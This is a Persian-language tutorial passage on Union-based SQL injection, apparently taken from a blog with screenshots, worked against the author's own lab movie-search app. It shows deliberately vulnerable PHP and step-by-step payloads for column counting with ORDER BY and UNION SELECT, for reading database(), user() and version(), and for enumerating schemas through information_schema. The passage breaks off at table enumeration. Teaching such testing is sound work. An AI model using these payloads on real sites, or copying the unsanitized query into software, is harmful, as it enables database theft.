توی مثال تصویر بالا اومدیم و ستون like را از جدول movies ننوشتم و تعداد ستون هایی که دستور SELECT از جدول movies میگیرد را رو به اندازه تعداد ستون های خروجی SELECT اول کردیم . روشن دوم گفتیم که بیایم و تعداد ستون های جدول users رو به 4 تبدیل کنیم . چطوری؟ به ازای اون ستونی که نیست یک ستون خالی ایجاد کنیم .

	id	username	password
1	admin	password	4
2	user1	password1	4
3	user2	password2	4
1	The Shawshank Redemption	Over the course of several years, two convicts for...	0
2	The Godfather	The aging patriarch of an organized crime dynasty ...	0
3	The Dark Knight	When the menace known as the Joker wreaks havoc an...	0

مبینید که یک ستون چهارم ایجاد کردیم و مقدارش رو 4 گذاشتیم و به علت اینکه خروجی SELECT اول 4 ستون داره و خروجی دوم هم 4 ستون، اینبار تونستیم این دو جدول رو با هم UNION کنیم . نکته ای که اینجا وجود داره اینه که، ستون های اصلی نتیجه کلی اجرای دستور، مطابق با SELECT اول است و نام گذاری این ستون ها هم بر طبق نتایج SELECT اول انجام میشود و اگه ما این دو را جابجا کنیم به شکل زیر اجرا خواهد شد :

	id	title	description	like
3	user2	password2	4	
2	user1	password1	4	
1	admin	password	4	
16	The Matrix	When a beautiful stranger leads computer hacker Ne...	1	
12	Fight Club	An insomniac office worker and a devil-may-care so...	0	
20	Interstellar	When Earth becomes uninhabitable in the future, a ...	0	
19	It's a Wonderful Life	An angel is sent from Heaven to help a desparately	0	

چند تا نکته دیگه هم میمونه که باید ذکر شون کنیم
• اینکه خروجی SELECT ها باید به تعداد یکسانی ستون داشته باشند (که گفتیم)

- ستون ها باید داده های یکسانی داشته باشند
 - ستون های هر SELECT باید ترتیب یکسانی باشند.
- دستور دیگه که داریم UNION ALL هست که تفاوتش با UNION اینه که در خروجی داده های Duplicate هم بر میگردونه ولی UNION داده های Duplicate را یکبار تکرار میکنه. مثل SELECT و DISTINCT که توی یک جدول این کار رو انجام میدن.

تا اینجا UNION رو یاد گرفتیم. دستور بعدی که توی حفره امنیتی Union-based SQLi استفاده میشه ORDER BY هست. میتوینیم که این دستور وظیفه مرتب کردن خروجی دستور SELECT بر اساس ستون های خروجی رو داره. یعنی فرض کنید که ما جدولی داریم به نام movies که چهار ستون به نامهای id, title, description, like داره و میخوایم همه رکوردها رو بگیریم و بر اساس ستون title مرتب کنیم. به شکل زیر دستورمون رو وارد میکنیم:

```
SELECT * FROM `movies` ORDER BY title;
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 | Filter rows: Search this table | Sort by key: None

	id	title	description	like
<input type="checkbox"/>	5	12 Angry Men	The jury in a New York City murder trial is frustr...	0
<input type="checkbox"/>	12	Fight Club	An insomniac office worker and a devil-may-care so...	0
<input type="checkbox"/>	11	Forrest Gump	The history of the United States from the 1950s to...	0
<input type="checkbox"/>	17	Goodfellas	The story of Henry Hill and his life in the mafia,...	0
<input type="checkbox"/>	14	Inception	A thief who steals corporate secrets through the u...	0
<input type="checkbox"/>	20	Interstellar	When Earth becomes uninhabitable in the future, a ...	0

این کاریه که ORDER BY میکنه. اما علاوه بر اینکه میتوانیم نام ستون رو بهش بدمیم، میتوانیم شماره ستون رو هم بهش بدمیم. مثلاً بهش بگیم که تمام رکوردهای داخل جدول movies رو نشون بده و بر اساس دومین ستون مرتب کن. برای این کار کافیه که به دستور ORDER BY عدد 2 رو بدمیم:

```
SELECT * FROM `movies` ORDER BY 2;
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 | Filter rows: Search this table | Sort by key: None

	id	title	description	like
<input type="checkbox"/>	5	12 Angry Men	The jury in a New York City murder trial is frustr...	0
<input type="checkbox"/>	12	Fight Club	An insomniac office worker and a devil-may-care so...	0
<input type="checkbox"/>	11	Forrest Gump	The history of the United States from the 1950s to...	0
<input type="checkbox"/>	17	Goodfellas	The story of Henry Hill and his life in the mafia,...	0
<input type="checkbox"/>	14	Inception	A thief who steals corporate secrets through the u...	0
<input type="checkbox"/>	20	Interstellar	When Earth becomes uninhabitable in the future, a ...	0

میبینید که نتیجه یکسان هست. حالا اگه فرض کنید که یک عددی رو به ORDER BY بدمیم که از تعداد ستون های داخل جدول بیشتر باشه. قاعده ای باید خطأ بده ولی چه خطایی میده؟

Click to dismiss this notification

```
SELECT * FROM `movies` ORDER BY 12 LIMIT 0, 25
```

MySQL said: #1054 - Unknown column '12' in 'order clause'

میگه که، ستونی با شماره 12 که توی ORDER BY نوشته شده وجود نداره و من نمیتونم بر اساس محتوای این ستون مرتب سازی کنم. این مورد رو ببیاد داشته باشیم، چرا که توی اکسپلوبیت کردن Union-Based SQLi استفاده خواهیم کرد.

خوبی Union-Based اینه که تا دلمون بخواه مثال توی دنیای واقعی ازش هست و میتوnim استفاده کنیم . کافیه که یه درک درست رو توی گوگل جستجو کنیم تا مثال و نمونه تستی بشاشه بیایه .

خب حالا که پیش نیاز ها رو فهمیدیم یه تعريف درست از حفره امنیتی Union-Based SQLi بدم . اغو گفتیم که دستور UNION مهمترین چیزه توی اکسپلولیت کردن این حفره امنیتی هست و این یعنی چی ؟ یعنی اینکه یه حفره امنیتی هست که از طریق یک پیلود رو که دستور UNION داره تزریق میکنیم به یک Query توی Backend، حالا این دستور UNION گفتیم چطوری استفاده میشه ؟ بین دونتا دستور SELECT برای چی استفاده میشه ؟ زمانی که وب اپلیکیشن بخواه اطلاعاتی رو از پایگاه داده Fetch کنه و به ما نشون بده . پس حفره امنیتی Union-Based SQLi در جایی بوجود میاد که یک Query اجرا بشه و توی GET دستور SELECT بهره گرفته شده باشه . بزارید یه مثال بزنیم . فرض کنید که ما از طریق یک پارامتر به نام search=XXXX با متند مقدار XXXX رو به سمت وب سرور میفرستیم و وب سرور این مقدار رو توی جدولی به نام movies جستجو میکنه و هر کدام از رکوردها که XXXX توی ستون title داشته باشه رو بر میگردونه . کد ما به شکل زیر میشه :

```

18     <?php
19         ini_set('display_errors', 1);
20         $db = new mysqli('localhost', 'root', 'password', "mytestdb");
21         $search = $_GET['search']; // Assume user input
22         $query = "SELECT * FROM movies WHERE title like '%$search%'";
23         $result = $db->query($query);
24         while ($row = $result->fetch_assoc()) {
25             echo "<pre>";
26             var_dump($row);
27             echo "</pre>";
28         }
29     ?>

```

میبینید که ورودی ما توی یک Query به صورت مستقیم وارد شده که دستور SELECT رو اجرا میکنه . ما میتوnim بیایم و پیلود خودمون رو توی متغیر \$search وارد کنیم و به کوئری اجرایی تزریق نماییم . پیلود ما میتوونه حاوی چه دستوری باشه که بتوانیم اطلاعات رو استخراج کنیم ؟ قاعتنا چیزی به جز UNION و چسبوندن اطلاعات یک جدول دیگه به جدول movies نمیتوونه به ما اطلاعات بده . مثلا بیایم و پارامتر search رو به شکل زیر مقدار دهی کنیم :

➤ XXXX%' UNION SELECT [col1, col2, ...] FROM table_name -- -

بدین شکل میتوnim پیلودمون رو بسازیم و دادههای جداول دیگه رو استخراج کنیم . این یک نما از Union-Based SQLi بود که در ادامه میریم سروقت مرافق اکسپلولیت کردن . فقط میخواستم بدونیم که به چه علت بهش میگن Union-Based SQLi .

اینا بود از تعاریف و مفاهیم مورد نیاز توی Union-Based SQLi، بریم ببینیم علت بوجود امدن ایشون چیه ؟ علت بوجود امدن این حفره امنیتی اینه که ما توی یک Query که دستور SELECT رو انجام میدیم و خروجی و نتیجه اجرای دستور SELECT رو به سمت کاربر میفرستیم و نشونش میدیم، ورودی رو از کاربر میگیریم که توی این Query دخیل است و به صورت مستقیم و بدون Sanitization و Validation این ورودی رو به میچسبونیم که این امکان رو به مهاجمین میده که بتوون پیلود خودشون رو به جای ورودی وارد کنن و دستورات SQL رو اجرا کنن .

تأثیر و یا Impact این حفره امنیتی چیه ؟ یک مهاجم چه استفاده ای میتوونه از این نوع SQLi بکنه ؟ مهمترین استفاده از این حفره امنیتی اینه که یک مهاجم میتوونه تمام Structure پایگاه داده رو بیرون بیاره و تمام اطلاعات داخل تمام جداول پایگاههای داده رو نیز Dump کنه . چی از این بدتر برای یک وب اپلیکیشن ؟ نمیتوونم بگم هیچی ولی واقعاً یکی از بحرانی ترین حفرات امنیتی محسوب میشه . همچنین اگه Permission های پایگاههای داده به درستی تعیین نشده باشه و User پایگاه دادهها root باشه، امکان خوندن و نوشتن توی فایل های سیستمی، اجرای دستورات OS و ... رو نیز میتوونه واسه مهاجم فراهم کنه .

نقاط اسیب پذیر به این اسیب پذیری یا به عبارت دیگه Source های اسیب پذیری در جاههای مختلفی میتوونه باشه، هرجایی که یک ورودی از شما به طریقی گرفته میشه، میتوونه از طریق Form Field و هر چیزی دیگه ای باشه و یک کوئری SELECT حاوی دستور Zده میشه و نتیجه اجرای این دستور SQL به شما نشون داده میشه میتوونه به Union-Based SQLi اسیب پذیر باشه . علاوه بر Form Field ها، URL Parameter های اسیب پذیری هستند و باید تست شوند . کافیه تستی که قبلتر گفتیم رو انجام بدم، کاراکتر های خاصی مثل - # /* - ; ، - - ; ، !، میتوونه اسیب پذیر بودن یا نبودن یک Source رو مشخص کنه و کافیه که پس از ارسال این کاراکتر ها به وب اپلیکیشن، پاسخی که میده رو با پاسخ ورودی غیر الوده مقایسه کنیم، تغییر در پاسخ میتوونه نشونه اسیب پذیر بودن باشه ولی همه تغییرات ممکن هست که نشون دهنده اسیب پذیری نباشه .

اما سوال مهم؟ طریقه اسکیپولیت کردن Union-Based SQLi چگونه است؟ قدم اول کشف کردن این اسیب پذیریست ولی ما توضیح دادیم چطوری کشف میکنیم، به همین خاطر فرض میگیریم که ما یک Source اسیب پذیر توی تارگتمون پیدا کردیم . من برای توضیح نحوه اسکیپولیت کردن این حفره امنیتی یک وب اپلیکیشن با Apache/PHP/MySQL نوشتیم که لیستی از فیلم ها رو به ما نشون میده . یک Input وجود داره که ما میتوانیم از طریقش توی این لیست از فیلم ها جستجو کنیم .

Write something to search ...			Search
MOVIE ID	TITLE	DESCRIPTION	LIKE
1	The Shawshank Redemption	Over the course of several years, two convicts form a friendship, seeking consolation and, eventually, redemption through basic compassion.	♡
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	♡
3	The Dark Knight	When the menace known as the Joker wreaks havoc and chaos on the people of Gotham, Batman must accept one of the greatest psychological and physical tests of his ability to fight injustice.	♡
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	♡

این Input یک مقدار رو از ما میگیره و از طریق متده `GET` پارامتری به نام `query` رو به سمت وب سرور میفرسته که حاوی مقدار ورودی ماست و وب اپلیکیشن ورودی ما رو توی پایگاه داده خودش جستجو میکنه و اون رکورد هایی که، ستون `title` مطابق با شبیه به ورودی ما داره رو به ما نشون میده :

MOVIE ID	TITLE	DESCRIPTION	LIKE
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	♡
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	♡

میبینید که یه جستجوی ساده است . حال ما یک Source پیدا کردیم و میخوایم بدونیم که ایا این Source اسیب پذیر به SQLi هست یا نه ؟ فعلا کاری نداریم که چه SQLi منظور مونه . برای این کار کافیه که کاراکتر های خاص رو به ورودیمون اضافه کنیم .

- ' •
- " •
- ; •
- \ •
- /* •
- •
- # •

هرگزوم از این خروجی ها باعث مختلف شدن Query در حال اجراست . اما حدس ما درمورد ساختار Query چیه ؟ به نظر میرسه که Query اجرا شده در Backend به شکل زیر هست :

➤ `SELECT * FROM movies WHERE title LIKE '%$query%';`

چطوری چنین حسی میزنیم ؟ ابتدا اینکه ما داریم توی مجموعه ای از فیلم ها جستجو میکنیم پس به نظر میرسه که جدول نامش یه چیزی مثل movies باشه . دوم اینکه چیزی که ما جستجو میکنیم رو توی ستون TITLE برگردونه میشه، پس احتمالا یه ستونی به نام title وجود داره که داره توش جستجو انجام میشه . چطوری فهمیدیم از LIKE استفاده شده نه از = ؟ چون نتیجه ای که برای ما برگردونه شده نشون میده، ورودی ما در وسط ستون title هم میتوانه باشه . پس از LIKE با % استفاده شده . حالا بریم سعی کنیم که توی Query سمت Backend خلل ایجاد کنیم . کاراکتر ها رو میزنم تا خطاهایی که میده رو ببینیم :

Godfather	Search
-----------	--------

MOVIE ID	TITLE	DESCRIPTION	LIKE

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1 in /var/www/example.local/vulnes/sqli/sql1/sql1.php:55 Stack trace: #0 /var/www/example.local/vulnes/sqli/sql1/sql1.php(55): mysqli->query() #1 {main} thrown in /var/www/example.local/vulnes/sqli/sql1/sql1.php on line 55

میبینید که ' موجب خطا شد و خطای نشون داده شد . گاهی اوقات ممکن هست که خطای نشون داده نشده باشد اینکه اوردن و نشون دادن خطای خود را off کردن ولی هر گونه خلل توی بازگشت خروجی میتوانه نشون دهنده اسیب پذیری باشد .

Godfather	Search
-----------	--------

MOVIE ID	TITLE	DESCRIPTION	LIKE

میبینید که " موجب شد هیچ خروجی نشون داده نشده، حتی خطای هم نشون نمیده و بقیه کاراکترها هم خطای نشون ندادن . یه نگاهی به احتمالی بنداریم . بین چطوری میتوانیم در صورت وجود چنین Query ، خروجی رو با خطای مواجه کنیم ؟

```
MySQL returned an empty result set (i.e. zero rows). (Query took 0.0014 seconds.)  
1 SELECT * FROM movies WHERE title LIKE '%Godfather%';
```

Query به شکل بالاست . ورودی ما میره و جای کلمه Godfather میشینه . ما چه کاراکتری رو توی ورودیمون وارد کنیم که این Query رو با مشکل روپردازی کنه ؟ قاعدها چون ورودی ما اطرافش ' هست، در صورتی که از این کاراکتر استفاده کنیم، تعداد Single Quote ها فرد میشه و باید Query به مشکل بخوره :

```
MySQL returned an empty result set (i.e. zero rows). (Query took 0.0014 seconds.)  
1 SELECT * FROM movies WHERE title LIKE '%Godfather%';
```

میبینید که خطای داده . ایا بقیه کاراکترها هم میتوانن چنین کنن ؟ خیر، چون هر چیزی قرار بدیم میاد و ما بین دو تا Single Quote قرار میگیره و رشته به حساب میاد و خطای نمیده . پس کجا باید از اونها استفاده کنیم ؟ اگه ورودی ما محصور در Double Quote میشد، میتوانستیم با " اجرای دستور را با خطای مواجه کنیم :

```
MySQL returned an empty result set (i.e. zero rows). (Query took 0.0014 seconds.)  
1 SELECT * FROM movies WHERE title LIKE "%Godfather%" ;
```

اگه ورودی ما به جای title قرار نمیگرفت و محصور در Double/Single Quote نبود و مثلًا طبق ستون id جستجو میشد و مقدار id را ما وارد میکردیم، میتوانستیم با - -- یا - # یا /* یا */ هم استفاده کنیم . مثلًا کوئری زیر :

```
1 SELECT * FROM movies WHERE id > 1 and title LIKE "%A%" ;
```

اگه ما به جای id ورودی را بدیم و همچنین - -- یا - # یا /* یا */ هم اضافه کنیم، میتوانیم از and به بعد رو کامنت کنیم تا اجرا نشه و قاعده خروجی ما مقاومت خواهد شد :

```
1 SELECT * FROM movies WHERE id > 1 -- - and title LIKE "%A%" ;  
1 SELECT * FROM movies WHERE id > 1 /* - and title LIKE "%A%" ;  
1 SELECT * FROM movies WHERE id > 1 # - and title LIKE "%A%" ;
```

همه این کاراکتر ها به نوبه خود میتوانن تغییرات محسوسی رو توی **Backend Query** اجرا کنند و همچنین ; میتوانه منجر به خطا بشه، در صورتی که WHERE clause دو بخشی توی کوئری وجود داشته باشه ولی اگه ته Query باشه هیچ تغییر ایجاد نمیکنه :

1 `SELECT * FROM movies WHERE id > 1; AND title LIKE "%A%";`

1 `SELECT * FROM movies WHERE id > 1;`

فهمیدیم که استفاده از هر کدام از کاراکتر هایی که گفتیم بسته به Query داره که سمت وب اپلیکیشن اجرا میشه . ما الان توانستیم خط را پیدا کنیم و Source اسیب پذیری از وب اپلیکیشن رو در اختیار داریم . هیجان دارم و اسه توضیح دادن نحوه اکسلوپیت کردنش و اسه همین یه نیم ساعتی استراحت میکنم بعد بر میگردم و توضیح میدم .

پیدا کردن تعداد ستون های بازگشته از سمت وب اپلیکیشن با ORDER BY ؟ ما ابتدا باید بدونیم که دستور Query اجرا شده در Backend چند ستون داره، چون قراره که با UNION یک خروجی دیگه رو بهش متصل کنیم و میدونیم که باید تعداد ستون های هر دو خروجی که قراره با هم UNION شن یکسان باشه . چرا مهمه ؟ چون وب اپلیکیشن Query رو اجرا میکنه و نتیجه رو بر میگردونه و ستون های نتیجه بازگشته رو یک به یک توی صفحه وب رندر میکنه :

MOVIE ID	TITLE	DESCRIPTION	LIKE
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	

و ما چون قرار که UNION بزنیم و دستور SELECT دوم رو وارد کنیم، خروجی ما هم باید به همین تعداد ستون داشته باشه و همچنین باید بدونیم که کدام ستون از خروجی SELECT اول در کدام قسمت رندر شده است . فرض میگیریم که یک Query رو حس زدیم به شکل زیر :

➤ `SELECT * FROM movies WHERE title LIKE "%Godfather%"`

حالا چطوری بدونیم خروجی این دستور چند ستون داره ؟ گفتیم [ORDER BY [NUM]] خروجی ما رو بر اساس شماره ستون هاش مرتب میکنه . یعنی ORDER BY I به معنی مرتب کردن خروجی SELECT بر اساس ستون اول است و اگه تعداد ستون هایی که به ORDER BY میدیم بیشتر از تعداد ستونهای خروجی دستور SELECT باشه خط خواهیم گرفت .

id	title	description	like
2	The Godfather	The aging patriarch of an organized crime dynasty ...	0
4	The Godfather Part II	The early life and career of Vito Corleone in 1920...	0

میبینید که بر اساس ستون اول یعنی id مرتب سازی کرد . میتوانیم به ته ORDER BY I هم دستوراتی مثل ASC یا DESC وارد کنیم و نزولی و صعودی بودن مرتب سازی رو مشخص کنیم :

Showing rows 0 - 1 (2 total, Query took 0.0026 seconds.)

```
SELECT * FROM movies WHERE title LIKE '%Godfather%' ORDER BY 1 DESC;
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 | Filter rows: Search this table | Sort by key: None

Extra options

	id	title	description	like
<input type="checkbox"/>	4	The Godfather Part II	The early life and career of Vito Corleone in 1920...	0
<input type="checkbox"/>	2	The Godfather	The aging patriarch of an organized crime dynasty ...	0

حالا فرض کنید توی وب اپلیکیشن میخوایم این کار رو انجام بدیم .

Godfather% ORDER BY 1 DESC -- -

Search

MOVIE ID	TITLE	DESCRIPTION	LIKE
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	

ابتدا باید از طریق '%' بیایم و '%' باز شده در Query رو بیندیم و سپس دستور ORDER BY خودمون رو وارد کنیم و در نهایت - - رو بزنیم که اگه چیزی ته Query باقی مونده باشه رو کامنت کنیم تا خطاب را نگردد . اجرایی در Backend Query به شکل زیر میشه :

➤ SELECT * FROM movies WHERE title LIKE '%Godfather%' ORDER BY 1 DESC -- %'

و میبینید که نتیجه نشون داده هم بر اساس ستون اول یعنی MOVIE ID به صورت نزولی مرتب شده است . این یعنی اینکه پیلودمون رو درست تزریق کردیم . حالا میخواهیم از طریق ORDER BY تعداد ستون هارو بشماریم . ابتدا من پیلوود رو به شکل زیر وارد میکنم :

➤ '%' ORDER BY 100 -- -

به علت اینکه خروجی SELECT میخوره، 100 تا ستون نداره باید خطاب گیریم و خطایی که میده به شکل زیر است :

Godfather% ORDER BY 100 -- -

Search

MOVIE ID	TITLE	DESCRIPTION	LIKE
----------	-------	-------------	------

Fatal error: Uncaught mysqli_sql_exception: Unknown column '100' in 'order clause' in /var/www/example.local/vulnes/sqli/sql1/sql1.php:55 Stack trace: #0 /var/www/example.local/vulnes/sqli/sql1/sql1.php(55): mysqli->query() #1 {main} thrown in /var/www/example.local/vulnes/sqli/sql1/sql1.php on line 55

میگه که 100 تا ستون نداریم . میدونیم که 1 رو ORDER BY درست اجرا کرد چرا که وجود داشت . پس میشه نتیجه گرفت ما باید همینطوری یه عدد بزرگ بدهیم و سپس عدد بزرگ رو نصف کنیم و اگه خطای داد، اون عدد نصفه رو باز نصف کنیم و تا جایی که به عدد دقیق تعداد ستون برسیم و خطای نگیریم . بزرگترین عددی که خطای نده و نتیجه رو برگردانه تعداد ستون های SELECT اول است .

Fatal error: Uncaught mysqli_sql_exception: Unknown column '50' in 'order clause' in /var/www/example.local/vulnes/sqli/sqli1/sqli1.php:55 Stack trace: #0 /var/www/example.local/vulnes/sqli/sqli1/sqli1.php(55): mysqli->query() #1 {main} thrown in **/var/www/example.local/vulnes/sqli/sqli1/sqli1.php** on line **55**

Fatal error: Uncaught mysqli_sql_exception: Unknown column '25' in 'order clause' in /var/www/example.local/vulnes/sqli/sqli1/sqli1.php:55 Stack trace: #0 /var/www/example.local/vulnes/sqli/sqli1/sqli1.php(55): mysqli->query() #1 {main} thrown in **/var/www/example.local/vulnes/sqli/sqli1/sqli1.php** on line **55**

Fatal error: Uncaught mysqli_sql_exception: Unknown column '12' in 'order clause' in /var/www/example.local/vulnes/sqli/sqli1/sqli1.php:55 Stack trace: #0 /var/www/example.local/vulnes/sqli/sqli1/sqli1.php(55): mysqli->query() #1 {main} thrown in **/var/www/example.local/vulnes/sqli/sqli1/sqli1.php** on line **55**

Fatal error: Uncaught mysqli_sql_exception: Unknown column '7' in 'order clause' in /var/www/example.local/vulnes/sqli/sqli1/sqli1.php:55 Stack trace: #0 /var/www/example.local/vulnes/sqli/sqli1/sqli1.php(55): mysqli->query() #1 {main} thrown in **/var/www/example.local/vulnes/sqli/sqli1/sqli1.php** on line **55**

Fatal error: Uncaught mysqli_sql_exception: Unknown column '5' in 'order clause' in /var/www/example.local/vulnes/sqli/sqli1/sqli1.php:55 Stack trace: #0 /var/www/example.local/vulnes/sqli/sqli1/sqli1.php(55): mysqli->query() #1 {main} thrown in **/var/www/example.local/vulnes/sqli/sqli1/sqli1.php** on line **55**

Godfather%' ORDER BY 4-- -	Search
----------------------------	--------

MOVIE ID	TITLE	DESCRIPTION	LIKE
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	

میبینید که 4 خط نداد و این در حالیه که 5 خط میده، پس تعداد ستون های SELECT که توی SELECT اجرا میشه 4 ستون است و ما باید دوم که میخوایم UNION کنیم رو 4 ستونه قرار بدیم .

مرحله بعدی تزریق کردن SELECT دوم با دستور UNION به کوئری است . اگه بخوایم یک SELECT بسازیم که چهار ستون داشته باشه چطوری باید اینکار رو بکنیم ؟ به شکل زیر :

- SELECT 1,2,3,4
 - SELECT * FROM movies WHERE title LIKE '%Godfather%'
 - SELECT * FROM movies WHERE title LIKE '%Godfather%' UNION SELECT 1,2,3,4
 - قسمتی که هایلایت کردم میشه پیلود ما البته باید --- رو هم تهش قرا بدم تا اگه چیزی ته کوئری باشه که منجرب به خطاب شه رو کامنت کنه، پس پیلود شد :
 - Godfather%' UNION SELECT 1,2,3,4 --- -
- و نتیجه اجرای پیلود شد به شکل زیر :

Godfather%' UNION SELECT 1,2,3,4 -- -	Search		
MOVIE ID	TITLE	DESCRIPTION	LIKE
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	
1	2	3	

میبینید که توی خروجی اون SELECT ما رو هم چسبونده به تهش و اعداد ما رو هم نشون داده . حال ما پایگاه ستون ها رو هم باید گرفتیم که هر ستون کجا هست . میبینید که ستون 4 رو نشون نداده و چرا ؟ چون که ستون چهار با ادرس یک تصویره یا چیزی هست که به صورت مستقیم روی صفحه نشون داده نمیشه و فکر کنم توی وب اپلیکیشن بالا، ستون چهار وضعیت ستون LIKE هست . حال ما میتوانیم دادهای رو که از دیتابیس های مختلف و جدول های مختلف بیرون میکشیم رو توی هر کدام از ستون های 1,2,3 نشونش بدیم . مثلا من میخوام بدونم اسم پایگاه دادمون چیه، دستوری توی SQL هست به نام database() که نام پایگاه داده رو بر میگردونه و من به جای ستون 1 مینویسم database() و پیلودم به شکل زیر میشه :

➤ Godfather%' UNION SELECT database(),2,3,4 -- -

و نتیجه میشه :

MOVIE ID	TITLE	DESCRIPTION	LIKE
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	♡
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	♡
2	mytestdb		♡
3			♡

دستور user() هم نشون دهنده کاربر پایگاه داده هست و میتوانم جای ستون 2 قرارش بدم . همچنین دستور version() هم نسخه استفاده شده رو نشون میده و جای ستون 3 قرار میدم . پیلودم به شکل زیر میشه :

➤ Godfather%' UNION SELECT database(),user(),version(),4 -- -

نتیجه به شکل زیر میشه :

MOVIE ID	TITLE	DESCRIPTION	LIKE
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	♡
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	♡
2	mytestdb		♡
3	root@localhost		♡
4	8.0.36-Ubuntu0.23.10.1		♡

میبینید که کاربر پایگاه داده root هست و این واقعا مشکل زا خواهد بود و حتما توی تارگاتون این مورد رو بررسی کنید . باید برای هر پایگاه داده یک کاربر جدا وجود داشته باشه با Permission های محدود که نتونن از طریق اون توی پایگاه های دیگه دخل و تصرف کنن . همچنین میبینید که نسخه سیستم عامل هم از طریق دستور version() به همراه نسخه MySQL برگردانده شده . اینا اطلاعات هست که میتوانیم بعد استفاده کنیم .

قدم بعدی : پیدا کردن نام پایگاههای داده موجود در سرور ؟ برای اینکه بتونیم به اطلاعاتی برسیم که در جداول ذخیره شدن باید ابتدا بدونم، میخوایم این اطلاعات رو از چه پایگاه داده ای بخونیم ؟ در سرور ها ممکن هست که به تعداد زیادی پایگاه داده وجود داشته باشه و ما باید انتخاب کنیم که دادهای کدام پایگاه داده رو میخوایم . برای اینکه بتونیم پایگاههای داده رو بیرون بشیم باید از دیتابیس information_schema استفاده کنیم . یک پایگاه داده است که نمایی کلی از پایگاههای داده و جداول و ستون هاشون که توی سرور وجود داره رو توی خوش نگهداری میکنه . چرا این پایگاه داده وجود داره ؟ information_schema به شکل یک کاتالوگ عمل میکنه و متادادتاها درمورد جداول، Stored Procedure ها، ستون ها و دیگر اجزای یک پایگاه داده رو توی خوش نگهداری و کارای دیتابیسی رو تسهیل میکنه . ما به عنوان یک مهاجم میتوانیم از این پایگاه داده استفاده کنیم و اطلاعاتی که میخوایم رو یک به یک بیرون بشیم . اولین اطلاعاتی که میخوایم نام پایگاههای داده موجود در سرو است . توی information_schema یک جدولی به نام tables وجود داره که تمام جداول موجود در سرور رو توی خوش نگهداری میکنه که علاوه بر نام این جداول، نام پایگاه داده این جدول ها هم در یک ستونی به نام table_schema قرار داره . ما با دستوری مثل دستور زیر میتوانیم، نام پایگاههای داده رو بیرون بشیم :

➤ SELECT table_schema FROM information_schema.tables;

اما این دستور یک مشکلی هم داره، این مشکل Duplicate بودن هست . یعنی میاد و تمام جداول رو بررسی میکنه و table_schema رو نشون میده، قاعدها جداولی هستند که table_schema یکسانی دارند و اونها رو چندبار نشون میده . ما میخوایم یه بار نشون بد و کافیه برآmon . پس دستور رو به شکل زیر میزنیم :

➤ SELECT DISTINCT table_schema FROM information_schema.tables

هارو پاک میکنه و از هر کوم که چند بار تکرار میشه یک بار نشون میده . نتیجه به شکل زیر ظاهر میشه :

```
Showing rows 0 - 7 (8 total, Query took 0.1176 seconds.)
```

```
SELECT DISTINCT table_schema FROM information_schema.tables;
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 Filter rows: Search this table

Extra options

TABLE SCHEMA

- information_schema
- mysql
- mytestdb
- performance_schema
- phpmyadmin
- sys
- wapt_db
- wordpress

حالا ما چطوری وب اپلیکیشنمون رو مجبور کنیم که نام پایگاههای داده موجود در سرور رو بهمون نشون بده ؟ خب ما یک SQLi داریم پس میتونیم . پیلود ما به شکل زیر میشه :

➤ Godfather%' UNION SELECT DISTINCT 1,table_schema,3,4 FROM information_schema.tables -- -

Godfather%' UNION SELECT DISTINCT 1,table_schema,3,4 FROM information			
MOVIE ID	TITLE	DESCRIPTION	LIKE
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	♥
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	♥
1	information_schema	3	♥
1	mysql	3	♥
1	mytestdb	3	♥
1	performance_schema	3	♥
1	phpmyadmin	3	♥
1	sys	3	♥
1	wapt_db	3	♥
1	wordpress	3	♥

میبینید که نام پایگاههای داده رو بیرون کشیدیم . من قصد دارم اطلاعات داخل پایگاه داده mytestdb رو بیرون بکشم . پس انتخابمون رو میکنیم .

قدم بعدی : بیرون کشیدن نام جداول موجود در یک پایگاه داده ؟ من میخوام جداول توی mytestdb رو بیرون بکشم . به صورت عادی میتونم از information_schema.tables استفاده کنم و جداول table_name=information_schema.tables رو بیرون بکشم و ستون table_schema=information_schema.table_name را نشون بدم و اینطوری میتونم تمام جدول ها رو بگیرم . کوئری به شکل زیر میشه :

➤ SELECT table_name FROM information_schema.tables WHERE table_schema='mytestdb'

نتیجه این دستور به شکل زیر میشه :

```

